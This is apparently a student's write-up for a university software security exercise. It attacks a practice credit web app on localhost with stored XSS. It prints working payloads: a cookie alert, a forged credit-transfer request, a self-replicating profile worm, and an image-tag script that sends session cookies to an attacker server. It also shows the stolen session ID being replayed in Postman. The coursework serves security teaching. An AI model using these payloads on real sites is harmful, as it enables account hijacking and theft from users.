

CS 542 – Introduction to Software Security

CS542 Exercise on Web attacks: XSS, and CSRF


Binhao Chen (bchen276@wisc.edu), Steven Yang (yang558@wisc.edu)

Due: November 1 at 2:30pm

1 Cross-Site Scripting (XSS)

1.1 A. Check if WisClick is vulnerable to XSS.


```
1 <script>
2   alert("Watch Out! Be Careful!");
3 </script>
```



Explanation: By inserting javascript code including an alert() in the attacker's profile, whenever another user is visiting his profile page, this code will be executed and the alert will pop up.

1.2 B. Use XSS to get the victim's session id cookie.

```
4 <script>
5   alert(document.cookie);
6 </script>
```




Explanation: Similarly, we insert javascript that will pop up an alert showing the current session id by passing in “document.cookie”.

2 Cross-Site Request Forgery

2.1 A. Craft a script to steal some victim’s credits.

```
7 <script>
8   var req = new XMLHttpRequest();
9   req.open('POST', 'http://localhost:8080/transfer', 'True');
10  req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
11  req.send("to=attacker&pointsToTransfer=100");
12 </script>
```



WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as attacker

My Account Earn Credits Transfer Credits Ranking Log Out

This is attacker's Page!


attacker's Credits

500 Credits

attacker's Profile

```
<script>
var req = new XMLHttpRequest();
req.open('POST', 'http://localhost:8080/transfer', 'True');
req.setRequestHeader('Content-Type',
'application/x-www-form-urlencoded');
req.send("to=attacker&pointsToTransfer=100");
</script>
```

Submit Cancel





WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as victim

My Account Earn Credits Transfer Credits Ranking Log Out

Ranking


1	victim	6000
2	Bucky	5000
3	Miku	4900
4	Joe	4700
5	attacker	500




Explanation: We include code to send a "POST" request to transfer 100 credits from the victim's account to the attacker's account. This will not require the victim to press any button since it will be automatically executed when the profile page is opened.

2.2 B. The attacker changes the victim's profile content, and every user who sees the victim's profile gets infected.

```
13 <script id="replica" type="text/javascript">
14   var headerTag = '<scrip<script id=\"replica\" type=\"text/javascript\">';
15   var req = new XMLHttpRequest();
16   req.open('POST', 'http://localhost:8080/transfer', 'True');
17   req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
18   var req2 = new XMLHttpRequest();
19   req2.open('POST', 'http://localhost:8080/account', 'True');
20   req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
21
22   var jsCode = document.getElementById('replica').innerHTML;
23   var tailTag = '</' + 'script>';
24   var replicaCode = headerTag + jsCode + tailTag;
25
26   req.send("to=attacker&pointsToTransfer=100");
27   req2.send(value=replicaCode)
28 </script>
```






WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as attacker

My Account Earn Credits Transfer Credits Ranking Log Out

Ranking

1	victim	6000
2	Bucky	5000
3	Miku	4900
4	Joe	4700
5	attacker	500



WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as victim

My Account Earn Credits Transfer Credits Ranking Log Out

This is victim's Page!

victim's Credits

5000 Credits


victim's Profile

```
<script id="replica" type="text/javascript">
  var headerTag = '<script id="replica"
type="text/javascript">';
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-Type', 'application/x-www-form-
urlencoded');
  var req2 = new XMLHttpRequest();
  req2.open('POST', 'http://localhost:8080/account', 'True');
  req2.setRequestHeader('Content-Type', 'application/x-www-form-
urlencoded');

  var isCode = document.getElementById('replica').innerHTML;
  var tailTag = '</' + 'script>';
  var replicaCode = headerTag + isCode + tailTag;

  req.send("to=attacker&pointsToTransfer=100");
  req2.send(value=replicaCode)
</script>
```

Submit Cancel




WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as **victim**

[My Account](#) [Earn Credits](#) [Transfer Credits](#) [Ranking](#) [Log Out](#)

Ranking

1	victim	5900
2	Bucky	5000
3	Miku	4900
4	Joe	4700
5	attacker	600



WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as **Bucky**

[My Account](#) [Earn Credits](#) [Transfer Credits](#) [Ranking](#) [Log Out](#)

This is Bucky's Page!

Bucky's Credits

4900 Credits

Bucky's Profile


```
<script id="replica" type="text/javascript">
  var headerTag = '<script id="replica" type="text/javascript">';
  var req = new XMLHttpRequest();
  req.open('POST', 'http://localhost:8080/transfer', 'True');
  req.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
  var req2 = new XMLHttpRequest();
  req2.open('POST', 'http://localhost:8080/account', 'True');
  req2.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');

  var jsCode = document.getElementById('replica').innerHTML;
  var tailTag = '</' + 'script>';
  var replicaCode = headerTag + jsCode + tailTag;

  req.send("to=attacker&pointsToTransfer=100");
  req2.send(value=replicaCode)
</script>
```

Submit

Cancel



WISCONSIN

UNIVERSITY OF WISCONSIN-MADISON

Logged in as Bucky

My Account

Earn Credits

Transfer Credits

Ranking

Log Out

Ranking

1	victim	5800
2	Bucky	4900
3	Miku	4900
4	Joe	4700
5	attacker	800

Explanation: The code we insert is a script that copies itself. Whenever a user is visiting the attacker's profile page, their own profile page will be replaced with this script and credits will be stolen since we also create two "POST" requests to send these code and transfer credits. In this way, this code will be passed along by any person who visit the victim's page.


3 Extracting and Using Credentials

3.1 A. Send the victim's session id cookie to the attacker

```

30 <script>
31   image = new Image();
32   image.src = 'http://localhost:8000/' + document.cookie;
33 </script>

```




The screenshot shows a terminal window on the left and a web browser on the right. The terminal displays the output of a Python script running an HTTP server on port 8000. It shows two GET requests from 127.0.0.1, one for a file not found (404) and another for a session ID cookie. The web browser on the right shows the University of Wisconsin-Madison website, but the content is replaced with a message: "This is attacker's Page!". Below the message, there are two boxes: "attacker's Credits" showing "1300 Credits" and "attacker's Profile". The browser's address bar shows the URL "localhost:8000/account?username=attacker".

Explanation: We first create a new image object and then assign a URL to the object that will be used when that object is referenced. The first part of the URL is a reference to the attacker’s local server. The second part is the cookie for the current window. When the profile is visited, the cookie will be sent to the attacker.

3.2 B. The attacker uses the stolen session id to steal the victim’s credits.

35

No code to show for this subsection.



WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as victim

My Account Earn Credits Transfer Credits Ranking Log Out

Ranking

1	victim	5400
2	Miku	4900
3	Bucky	4700
4	Joe	4700
5	attacker	1400

Postman

File Edit View Help

New Import Runner

My Workspace Invite


No Environment

Sign In

Filter

History Collections APIs

+ New Collection Trash



You don't have any collections

Collections let you group related requests, making them easier to access and run.

+ Create a collection

Launchpad

POST http://localhost:8080/transfer

Untitled Request

POST http://localhost:8080/transfer

Send Save


Params Authorization Headers (11) Body Pre-request Script Tests Settings

Accept-Encoding Connection Cookie Content-Type


gzip, deflate, br keep-alive JSESSIONID=node0m1t5r1rb10wtclcxju41yhje8... application/x-www-form-urlencoded

Key Value Description

Response



Hit Send to get a response



WISCONSIN
UNIVERSITY OF WISCONSIN-MADISON

Logged in as victim

[My Account](#)
[Earn Credits](#)
[Transfer Credits](#)
[Ranking](#)
[Log Out](#)

Ranking

1	victim	5000
2	Miku	4900
3	Bucky	4700
4	Joe	4700
5	attacker	1800

New

Import

Runner

My Workspace

Invite

Launchpad

POST http://localhost:8080/transfer

No Environment

Untitled Request

BUILD

POST http://localhost:8080/transfer

Send

Save

Params

Authorization

Headers (11)

Body

Pre-request Script

Tests

Settings

none

form-data

x-www-form-urlencoded

raw

binary

GraphQL

to

attacker

pointsToTransfer

400

Key

Value

Description

Body

Cookies

Headers (4)

Test Results

Status: 200 OK

Time: 22 ms

Size: 1.35 KB

Save Response

Pretty

Raw

Preview

Visualize

HTML

```

27 <div class="line">Success!</div>
28 <div class="line"><span class="param">To:</span> <input type="text" name="to"></div>
29 <div class="line"><span class="param">Credits:</span> <input type="text"
30   name="pointsToTransfer"></div>
31 <div class="line"><input id="submitButton" type="submit" value="Submit"></div>
32 </form>
33 </div>
34 </body>
35 </html>

```

Find and Replace

Console

Bootcamp

Explanation: We use the JSESSIONID cookie stolen from the victim to impersonate them (by 3(a)), send a POST request with the victim's JSESSIONID to transfer credits to the attacker by using the Postman Client. We set the number of 'pointsToTransfer' to be 400, as the picture shows, the victim's number of credits decreases by 400 while the attacker's number of credits increases by 400 after sending the POST request.